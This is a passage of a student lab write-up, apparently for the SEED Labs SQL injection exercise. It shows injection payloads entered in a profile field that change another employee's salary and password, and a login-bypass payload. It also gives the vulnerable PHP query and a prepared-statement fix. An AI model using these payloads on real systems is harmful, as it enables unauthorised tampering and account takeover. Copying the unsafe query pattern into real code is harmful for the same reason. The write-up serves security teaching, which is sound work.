
Alice's Profile Edit

NickName	Aliza
Email	Email
Address	Address
Phone Number	lary = 1 WHERE name = 'Boby' #
Password	Password

Copyright © SEED LABs

After changing her own salary, Alice wants to change her boss's salary to be only 1 dollar, so to do this we have to put this into the Phone Number Field:
123', salary = 1 WHERE name = 'Boby' #

The result after saving is that Boby's salary has successfully been decreased to 1 dollar.




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Task 3.3: Modify other people's password


In order to modify Boby's password we have to log back into Alice's account and use the profile edit page. Like the last two tasks, this one also takes place in the Phone Number field and we insert: **', Password = sha1(GetRekt) WHERE name= 'Boby' #**



Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	3etRekt') WHERE name= 'Boby' #
Password	Password

After this we can try logging into Boby's account with their original password, but it now does not work.



www.seedlabsqlinjection.com/unsafe_home.php?username=Boby&Password=seedboby

The account information your provide does not exist.

After this, we can use the new password "GetRekt" to successfully log into Boby's account showing that the password has been changed.

Task 4: Countermeasure — Prepared Statement

To start our countermeasure, we need to first fix the “unsafe_home.php” file. To do this, we can use terminal to navigate to “/var/www/SQLInjection” and then open “unsafe_home.php” and “safe_home.php” in a text editor.


Sublime File Edit Selection Find View Goto Tools Project Preferences Help
9:55 AM
/var/www/SQLInjection/safe_home.php - Sublime Text (UNREGISTERED)
safe_home.php
/var/www/SQLInjection/unsafe_home.php - Sublime Text (UNREGISTERED)
unsafe_home.php
Line 70, Column 7
Spaces: 2
PHP
ne 69, Column 1
Spaces: 2
PHP


```
    "" ){
48    $input_uname = $_SESSION['name'];
49    $hashed_pwd = $_SESSION['pwd'];
50  }
51
52  // Function to create a sql connection.
53  function getDB() {
54    $dbhost="localhost";
55    $dbuser="root";
56    $dbpass="seedubuntu";
57    $dbname="Users";
58    // Create a DB connection
59    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60    if ($conn->connect_error) {
61      echo "</div>";
62      echo "</nav>";
63      echo "<div class='container text-center'>";
64      die("Connection failed: " . $conn->connect_error . "\n");
65      echo "</div>";
66    }
67    return $conn;
68  }
69
70  // create a connection
71  $conn = getDB();
72  // Sql query to authenticate the user
73  $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
      email,nickname,Password
74  FROM credential
75  WHERE name= ? and Password= ?");
76  $sql->bind_param("ss", $input_uname, $hashed_pwd);
77  $sql->execute();
78  $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $
      nickname, $pwd);
79  $sql->fetch();
80  $sql->close();
81
82  if($id!=""){
83    // If id exists that means user exists and is successfully authenticated
84    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
85  }else{
86    // User authentication failed
87    echo "</div>";
88    echo "</nav>";
89    echo "<div class='container text-center'>";
90    echo "<div class='alert alert-danger'>";
91    echo "The account information your provide does not exist.";
92    echo "<br>";
93    echo "</div>";
94    echo "<a href='index.html'>Go back</a>";
95    echo "</div>";
96    return;
97  }
98
99  // close the sql connection
```

```
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// check if it has exist login session
if($input_uname=="" and $hashed_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['
  pwd']!=""){
  $input_uname = $_SESSION['name'];
  $hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
  email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
```

At line 70 in both files they start the connection, but the “safe_home.php” connection uses prepared statements which prevent SQL injection attacks. To fix the “unsafe_home.php” copy from lines 70 to 80 from the “safe_home.php” and use the code to replace lines 70-102 in “unsafe_home.php”. We do not need lines 83-102 in “unsafe_home.php” anymore. After this, save the altered “unsafe_home.php” and when the prompt comes up for a password it is “dees”.

Now we must reset apache2 for the changes to take effect. To do this, open terminal in the root folder and then type “sudo service apache2 reset”. If needed, the password for sudo is again “dees”.

To test if the prepared statements worked, we can do the SQL Injection from task 2.1 “**Admin’ #**”. After doing this we see that it did not work proving the prepared statements added work.



www.seedlabsqlinjection.com/unsafe_home.php?username=admin'+%23&Password=

The account information your provide does not exist.

Go back